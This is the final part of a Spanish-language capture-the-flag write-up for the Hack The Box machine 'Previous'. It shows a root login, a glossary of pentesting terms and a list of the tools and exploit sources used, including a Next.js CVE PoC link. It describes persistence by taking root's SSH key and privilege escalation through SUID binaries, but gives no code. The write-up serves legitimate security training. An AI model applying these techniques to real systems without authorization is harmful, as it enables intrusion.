To see these additional updates run: apt list --upgradable


1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at <https://ubuntu.com/esm>

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Sep 21 04:15:06 2025 from 10.10.16.56

root@previous:~#

¡Felicitaciones! has capturado y dominado el laboratorio **Previous** de HackTheBox.



Glosario

Enumeración:

- **Qué es:** Fase de la auditoría donde se busca activamente información detallada sobre un objetivo. Es como un ladrón que, después de localizar una casa (*reconocimiento*), se acerca a mirar por las ventanas, probar las cerraduras y contar las cámaras de seguridad para entender sus defensas y posibles entradas.
- **En este informe:** Se refiere a la identificación de usuarios, carpetas compartidas, servicios y versiones de software que se ejecutan en la máquina "Previous".

Escalada de Privilegios (*Privilege Escalation / PrivEsc*):

- **Qué es:** El proceso de obtener un nivel de acceso más alto en un sistema del que se tenía inicialmente. Por ejemplo, pasar de ser un usuario normal a ser el "Administrador" o "root", que tiene control total.
- **En este informe:** Describe cómo se pasó de tener un acceso de usuario limitado a obtener los permisos de *root*, el superusuario del sistema.

Exploit / Explotación:

- **Qué es:** Un fragmento de código o una secuencia de comandos diseñada para aprovechar una vulnerabilidad (*un error o debilidad*) en un sistema de software. La "explotación" es el acto de usar ese código para ganar acceso o realizar acciones no autorizadas.
- **En este informe:** Se refiere al uso de un *PoC (Prueba de Concepto)* para aprovechar una falla de seguridad y obtener una *shell* o acceso inicial.

Flag (*Bandera*):

- **Qué es:** En el contexto de Hack The Box y CTF (*Capture The Flag*), es un fragmento de texto único escondido en el sistema. Encontrarlo y enviarlo a la plataforma demuestra que se ha comprometido exitosamente esa parte de la máquina. Hay dos flags por máquina: *user.txt* (*usuario normal*) y *root.txt* (*superusuario*).
- **En este informe:** El objetivo final de cada etapa (*usuario* y *root*) era leer el contenido de estos ficheros.

Hack The Box (*HTB*):

- **Qué es:** Una plataforma en línea que ofrece laboratorios de ciberseguridad. Permite a profesionales y entusiastas practicar habilidades de hacking ético de forma legal en un entorno controlado, a través de "*máquinas virtuales*" con vulnerabilidades intencionadas.

Persistencia:

- **Qué es:** Técnica utilizada por un atacante para asegurarse de que podrá volver a acceder al sistema comprometido en el futuro, incluso si el sistema se reinicia o el acceso inicial se pierde. Es como dejar una ventana abierta o hacer una copia de la llave.
- **En este informe:** Se logró copiando la clave *id_rsa* del usuario *root*, lo que permite una conexión directa vía SSH en el futuro.

PoC (*Proof of Concept / Prueba de Concepto*):

- **Qué es:** Un código o una demostración que prueba que una vulnerabilidad es real y explotable. No suele ser un arma completa, sino una demostración mínima para verificar la falla.
- **En este informe:** Se utilizó un PoC para intentar demostrar y aprovechar la vulnerabilidad que permitió la escalada de privilegios.

Post-explotación:

- **Qué es:** La fase que viene inmediatamente después de haber ganado acceso inicial a un sistema. El objetivo es estabilizar el acceso, recopilar más información desde dentro del sistema (*enumeración interna*) y buscar vías para escalar privilegios.

Reconocimiento:

- **Qué es:** La primera fase de una auditoría, donde se recopila información pasiva y activa sobre el objetivo. Es el equivalente a buscar la dirección de una casa, verla en un mapa y entender el barrio antes de acercarse.
- **En este informe:** Se utilizó la herramienta nmap para escanear puertos y descubrir los servicios que la máquina "*Previous*" ofrecía en la red.

Root:

- **Qué es:** El nombre del superusuario en sistemas operativos basados en Unix/Linux. La cuenta *root* tiene permisos absolutos para hacer cualquier cosa en el sistema. Es el objetivo final en la mayoría de los casos de escalada de privilegios.

Shell (*Intérprete de comandos*):

- **Qué es:** Una interfaz que permite interactuar con el sistema operativo mediante comandos de texto. Obtener una "shell" en un sistema objetivo significa que el atacante puede ejecutar comandos en él de forma remota. Puede ser una *shell interactiva* (como si estuvieras sentado frente a la máquina) o una *shell no interactiva* (más limitada).

SSH (*Secure Shell*):

- **Qué es:** Un protocolo de red que permite conectarse de forma segura y remota a un sistema para administrarlo a través de una *shell*. La comunicación está cifrada para proteger la confidencialidad.

SUID (*Set User ID*):

- **Qué es:** Un tipo de permiso especial en Linux para archivos ejecutables. Cuando un programa con el permiso *SUID* activado es ejecutado, corre con los permisos del dueño del archivo, no del usuario que lo lanzó. Si el dueño es *root*, el programa se ejecuta con privilegios de *root*, lo que puede ser una vía de escalada de privilegios si el programa es vulnerable.

Write-up:

- **Qué es:** Un informe detallado que documenta, paso a paso, cómo se resolvió un desafío de ciberseguridad, como una máquina de Hack The Box. Sirve como material de estudio para otros y como evidencia del trabajo realizado.

Fuentes bibliográficas

Explotación y Pruebas de Concepto (PoC)

- **GitHub - Repositorios de Explotación:** La investigación de vulnerabilidades a menudo conduce a pruebas de concepto (PoC) publicadas por otros investigadores de seguridad. Para la escalada de privilegios en este laboratorio, se realizó una búsqueda de *exploits* públicos que coincidieran con los binarios *SUID* o las condiciones específicas encontradas en el sistema.
 - **Referencia:** Búsquedas en repositorios de GitHub con términos como "*Linux Privilege Escalation SUID*", "*Dirty Pipe PoC*", "*Next.js 15.2.2 CVE*" o específicos de la falla encontrada. El PoC mencionado en el informe es un ejemplo de estos hallazgos. <https://github.com/gotr00t0day/CVE-2025-29927>.
- **Exploit-DB:** Una base de datos de archivo de *exploits* y software vulnerable. Es un recurso indispensable para verificar si un servicio con una versión específica tiene vulnerabilidades conocidas y públicamente documentadas.
 - **Referencia:** <https://www.exploit-db.com/>

Bases de Conocimiento para Escalada de Privilegios

- **GTFOBins:** Un proyecto curado de funciones de binarios de Unix que pueden ser abusadas para saltarse restricciones de seguridad locales. Fue una fuente de consulta crucial para determinar el binario con permisos *SUID* que podía ser utilizado para obtener una *shell* con privilegios de root.
 - **Referencia:** <https://gtfobins.github.io/>
- **HackTricks:** Una enciclopedia masiva de trucos y técnicas de hacking utilizada por pentesters y equipos Red Team. Se consultó para obtener metodologías y comandos específicos para la enumeración de sistemas Linux y técnicas de escalada de privilegios.
 - **Referencia:** <https://book.hacktricks.xyz/>

Herramientas de Software Utilizadas

- **Nmap (Network Mapper):**
 - **Uso:** Herramienta fundamental empleada en la fase de reconocimiento inicial para escanear los puertos de la máquina objetivo. Permitió identificar los servicios expuestos en la red, como el servidor web (*HTTP*) y el servicio de conexión remota (*SSH*), sentando las bases para el análisis posterior.
 - **Referencia:** <https://nmap.org/>

- **Wappalyzer / WhatWeb:**
 - **Uso:** Utilizadas para la fase de reconocimiento tecnológico sobre el servidor web. Estas herramientas permitieron identificar la pila de software que alimenta la aplicación (*servidor web, lenguaje de programación, frameworks, etc.*), información crucial para acotar la búsqueda de vulnerabilidades conocidas.
 - **Referencias:** <https://www.wappalyzer.com/>,
<https://github.com/urbanadventurer/WhatWeb>
- **Dirsearch / FFUF (*Fuzz Faster U Fool*):**
 - **Uso:** Herramientas clave para la enumeración de contenido web. Se emplearon para descubrir directorios, archivos y rutas no enlazadas directamente en el sitio, una técnica esencial que a menudo revela endpoints administrativos, ficheros de configuración o código fuente olvidado que puede ser analizado en busca de fallos.
 - **Referencias:** <https://github.com/maurosoria/dirsearch>,
<https://github.com/ffuf/ffuf>
- **Caido:**
 - **Uso:** Actuó como el proxy de intercepción principal para el análisis detallado del tráfico web. Permitió inspeccionar, manipular y reenviar las peticiones *HTTP* entre el navegador y el servidor. Su uso fue indispensable para entender la lógica de la aplicación, probar parámetros y, finalmente, identificar y explotar la vulnerabilidad que concedió el acceso inicial.
 - **Referencia:** <https://caido.io/>
- **OpenSSH Client:**
 - **Uso:** Cliente de Secure Shell utilizado para establecer la conexión remota con la máquina objetivo una vez obtenidas las credenciales o una *shell*. Fue la herramienta para interactuar con el sistema comprometido y, posteriormente, para ejecutar la técnica de persistencia utilizando la clave privada *id_rsa* extraída del usuario *root*.
 - **Referencia:** <https://www.openssh.com/>